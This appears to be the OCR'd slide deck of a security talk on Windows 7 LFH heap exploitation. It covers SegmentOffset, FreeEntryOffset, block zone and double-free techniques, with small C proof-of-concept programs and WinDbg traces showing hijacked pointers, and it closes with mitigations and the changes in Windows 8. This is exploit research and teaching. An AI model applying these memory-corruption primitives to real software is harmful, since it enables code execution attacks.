
- Of course this example is very simple, but its purpose is only to show that you can manipulate the heap layout

SegmentOffset overwrites

- Introduces user-after-frees or double-frees
  - You can overflow a chunk so as to put its UnusedBytes to 5 and set SegmentOffset so as to point to an interesting chunk
  - Thus we could free a C++ object for exemple
  - Then we allocate a chunk and get ... the C++ object
  - We can overwrite what we want: VPTR, variables etc.

SegmentOffset overwrites

```
HANDLE h=HeapCreate(0, 0, 0);
char *junk[0x12];
for(int i=0; i<0x12; ++i)
    junk[i]=(char*)HeapAlloc(h, 0, 32);
printf("LFH enabled\n");

char *changeMe=(char*)HeapAlloc(h, 0, 32);
char *overflowMe=(char*)HeapAlloc(h, 0, 32);
char *overflowed=(char*)HeapAlloc(h, 0, 32);

//chunkHeader = chunkHeader - 8*10
overflowMe[32]=1;
for(int i=33; i<38; ++i)
    overflowMe[i]=0;
overflowMe[38]=10;
overflowMe[39]=5;
HeapFree(h, 0, overflowed);

char *evil=(char*)HeapAlloc(h, 0, 32);

printf("%x %x \n", changeMe, evil);
system("PAUSE");
```



FreeEntryOffset overwrites

- During front-end allocation, FreeEntryOffset is updated :
  - Each chunk managed by a user block contains an offset stored within its first 2 bytes (part of the data)
  - If you overflow this so as to point to your desired object, you'll end-up by modifying aggregateExchg.freeEntryOffset so as to points to it
  - The next allocated block will be at the desired address
- Introduces use-after-frees or double-frees

FreeEntryOffset overwrites

```
#include <windows.h>
#include <stdio.h>

#define SIZE 40

int main(void){

    HANDLE h=HeapCreate(0, 0, 0);

    char *array[0x12];

    for(int i=0; i<0x12; ++i)
        array[i]=(char*)HeapAlloc(h, 0, SIZE);

    printf("LFH enabled\n");

    char* bla=(char*)HeapAlloc(h, 0, SIZE);
    memset(bla, 'A', SIZE);
    bla[SIZE+8]=0x42;

    char *bloo=(char*)HeapAlloc(h, 0, SIZE);

    asm("int $3");
```

You may have to reorganize the heap layout. Who tells you that the overflowed free chunk is the next chunk to be allocated?


Command - C:\Users\anakin\Desktop\FreeEntryoffset.exe - WinDbg:6.12.00

```
0:000> dt _HEAP_SUBSEGMENT 4e57f0 -b
ntdll!_HEAP_SUBSEGMENT
   +0x000 LocalInfo        : 0x004d4d50
   +0x004 UserBlocks       : 0x004e4fe0
   +0x008 AggregateExchg   : _INTERLOCK_SEQ
      +0x000 Depth         : 0x28
      +0x002 FreeEntryOffset : 0x42
      +0x000 OffsetAndDepth : 0x420028
      +0x004 Sequence      : 1
      +0x000 Exchg         : 0n4299292712
   +0x010 BlockSize        : 6
   +0x012 Flags            : 0
   +0x014 BlockCount       : 0x2a
   +0x016 SizeIndex        : 0x5 ''
   +0x017 AffinityIndex    : 0 ''
   +0x010 Alignment        :
    [00] 6
    [01] 0x5002a
   +0x018 SFreeListEntry   : _SINGLE_LIST_ENTRY
      +0x000 Next          : (null)
   +0x01c Lock             : 7
```

```
0:000>
```

FreeEntryOffset overwrites

```
#define SIZE 40

int main(void){

    HANDLE h=HeapCreate(0, 0, 0);

    char *array[0x12];

    for(int i=0; i<0x12; ++i)
        array[i]=(char*)HeapAlloc(h, 0, SIZE);

    printf("LFH enabled\n");

    char* bla=(char*)HeapAlloc(h, 0, SIZE);
    memset(bla, 'A', SIZE);
    bla[SIZE-1]=0;
    bla[SIZE+8]=0x2;

    char *bloo=(char*)HeapAlloc(h, 0, SIZE);
    char *bazinga=(char*)HeapAlloc(h, 0, SIZE);

    printf("%s\n", bazinga);
```



Double Free


1. free(foo)
2. alloc(bar) // bar==foo
3. free(foo) // == free(bar)
4. alloc(dawg) // dawg==foo


- Thus dawg=>foo and bar=>foo
- ex: dawg is a c++ object and bar user controlled
- using bar, we could change bar's VPTR

Example

Start here | doubleFree.cpp


```
1  #include <Windows.h>
2  #include <iostream>
3  #include <cstdio>
4
5  class MyClass{
6      int A, B, C;
7      public:
8          virtual void func(){
9              std::cout << "Hello RSSIL" << std::endl;
10         }
11 };
12
13 int main(void){
14     MyClass *foo=new MyClass();
15     foo->func();
16     delete foo;
17
18     char *bar=new char[16];
19     delete foo;
20
21     MyClass *dawg=new MyClass();
22     memset(bar, 'A', 16);
23     dawg->func();
24
25     printf("%x %x %x\n", foo, bar, dawg);
26
27 }
28
```





0040140e 8b10 mov edx,dword ptr [eax] ds:0023:41414141=????????
00401410 8b44242c mov eax,dword ptr [esp+2Ch]
00401414 890424 mov dword ptr [esp],eax
00401417 ffd2 call edx
00401419 b800000000 mov eax,0
0040141e 83c434 add esp,34h
00401421 5b pop ebx
00401422 5e pop esi
00401423 5f pop edi
00401424 c9 leave
00401425 c3 ret
00401426 55 push ebp
00401427 89e5 mov ebp,esp
00401429 83ec18 sub esp,18h
0040142c c7042408404700 mov dword ptr [esp],offset image00400000+0x74008 (00474008)
00401433 e88c030000 call image00400000+0x17c4 (004017c4)
00401438 c9 leave
00401439 c3 ret
0040143a 55 push ebp
0040143b 89e5 mov ebp,esp
0040143d 83ec18 sub esp,18h
00401440 837d0801 cmp dword ptr [ebp+8],1
00401444 7521 jne image00400000+0x1467 (00401467)
00401446 817d0cffff0000 cmp dword ptr [ebp+0Ch],0FFFFh
Calls virtual function
Command
eax=00000000 ebx=00000000 ecx=0022fb0c edx=771d64f4 esi=fffffffe edi=00000000
eip=7722e60e esp=0022fb28 ebp=0022fb54 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
7722e60e cc int 3
0:000> g
(24c.4b8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=00520fa0 ecx=75c8c620 edx=771d64f4 esi=00520fa0 edi=00520fb0
eip=0040140e esp=0022fee0 ebp=0022ff28 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=002 fs=003b gs=0000 efl=00010246
*** ERROR: Module load c symbols could not be loaded for image00400000
image00400000+0x140e:
0040140e 8b10 mov edx,dword ptr [eax] ds:0023:41414141=????????
0:000> dd 520fa0
00520fa0 41414141 41414141 41414141 41414141
00520fb0 5d769591 0000e1e8 005233b8 00520f28
00520fc0 5f464f5f 434f5250 4f535345 323d5352
00520fd0 3d534f00 646e6957 5f73776f 5000544e
00520fe0 3d687461 505c3a43 72676f72 46206d61
00520ff0 73656c69 6265445c 69676775 5420676e
00521000 736c6f6f 726f6620 6e695720 73776f64
00521010 38782820 775c2936 78656e69 72615c74
VPTR

Subsegment overwrite

- If you overwrite Userblocks pointer of a _HEAP_SUBSEGMENT you've got a "write-what-where"



Block zones


_LFH_BLOCK_ZONE
ListEntry
Limit
FreePointer
_LFH_BLOCK_ZONE
ListEntry
Limit
FreePointer
_LFH_BLOCK_ZONE
ListEntry
Limit
FreePointer
_HEAP_SUBSEGMENT
_HEAP_SUBSEGMENT
_HEAP_SUBSEGMENT

Block zones overwrites

```
char *blocks[0x2a];

for(int i=0; i<0x2a; ++i)
    blocks[i]=(char*)HeapAlloc(h, 0, 40);

printf("Depth is now 0\n");

asm("int $3");

memset(blocks[0x2a-1], 'A', 0x200);

char *final=(char*)HeapAlloc(h, 0, 40);

asm("int $3");
```

What happened ?


- We filled the userblock
- We overwrote the block zone
- The next allocation can't be done using the userblock previously used
- So another one is allocated...
- ...from our overwritten block zone

```
0:000> dt _LFH_BLOCK_ZONE 5157e0
ntdll!_LFH_BLOCK_ZONE
   +0x000 ListEntry        : _LIST_ENTRY [ 0x504838 - 0x504838 ]
   +0x008 FreePointer      : 0x00515810 Void
   +0x00c Limit            : 0x00515bd8 Void
0:000> g
(c0c.df4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414101 ebx=0051580c ecx=0051580c edx=41414141 esi=005157f0 edi=41414141
eip=771a82b8 esp=0022fd00 ebp=0022fd84 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
ntdll!RtlpLowFragHeapAllocFromContext+0xa2a:
771a82b8 0fb74762        movzx   eax,word ptr [edi+62h]   ds:0023:414141a3=????
0:000> dt _LFH_BLOCK_ZONE 5157e0
ntdll!_LFH_BLOCK_ZONE
   +0x000 ListEntry        : _LIST_ENTRY [ 0x5163e0 - 0x41414141 ]
   +0x008 FreePointer      : 0x41414141 Void
   +0x00c Limit            : 0x41414141 Void
0:000> dt _HEAP_LOCAL_DATA 504820+310
ntdll!_HEAP_LOCAL_DATA
   +0x000 DeletedSubSegments : _SLIST_HEADER
   +0x008 CrtZone          : 0x005163e0 _LFH_BLOCK_ZONE
   +0x00c LowFragHeap      : 0x00504820 _LFH_HEAP
   +0x010 Sequence         : 2
   +0x018 SegmentInfo      : [128] _HEAP_LOCAL_SEGMENT_INFO
```

_HEAP_UCR_DESCRIPTOR

- UCR = "UnCommitted Range"
- Static offset from the first allocation in a segment
- Points to the next reserved region

_HEAP_UCR_DESCRIPTOR



_HEAP_UCR_DESCRIPTOR

ListEntry
SegmentEntry
Address
Size

Overwriting heap base

- If you can control the heap base, you've won
  - functions pointers
  - pointers to LFH/back-end structures
  - canaries
  - etc

Fault Tolerant Heap

- Monitors crashes
- Part of the "Diagnostic Policy Service"
- Enabled after a certain heuristic has occured
- Prevents corruptions like double frees or heap overruns
- HKLM\Software\Microsoft\FTH :
  - CrashVelocity is the number of crashes that has to occur within CrashWindowInMinutes to enable the FT
  - Enabled
  - ExclusionList
  - MaximumTrackedApplications (128)
  - MaximumTrackedProcesses (4)
  - CheckPointPeriod (7 days)

Mitigations

- Heap base randomization
- Part of the chunk headers are encoded (size, flags and smallTagIndex)
- Safe (un)link
- Heap cookies
- Encoding of function pointers present in the heap base
- Termination on heap corruption
- Algorithm variation

What's new with Windows 8?

- Blinks are no longer used to point to a _HEAP_BUCKET +1
- Allocations from the LFH are now made in a random order
- FreeEntryOffset is no longer used
- BlockZones integrity is now checked
- Guard pages between userblocks
- Segment Offset protection
- Fast failing with NtStopProfile

Greetings

Special thanks to Ivanlefou for helping me and reviewing my presentation.

And thanks a lot to Chris Valasek and Steven Seeley for their work.

Thanks to 0verclok for his review.

Thanks to Tetrane for his sponsor

Questions?

Thank you for your attention!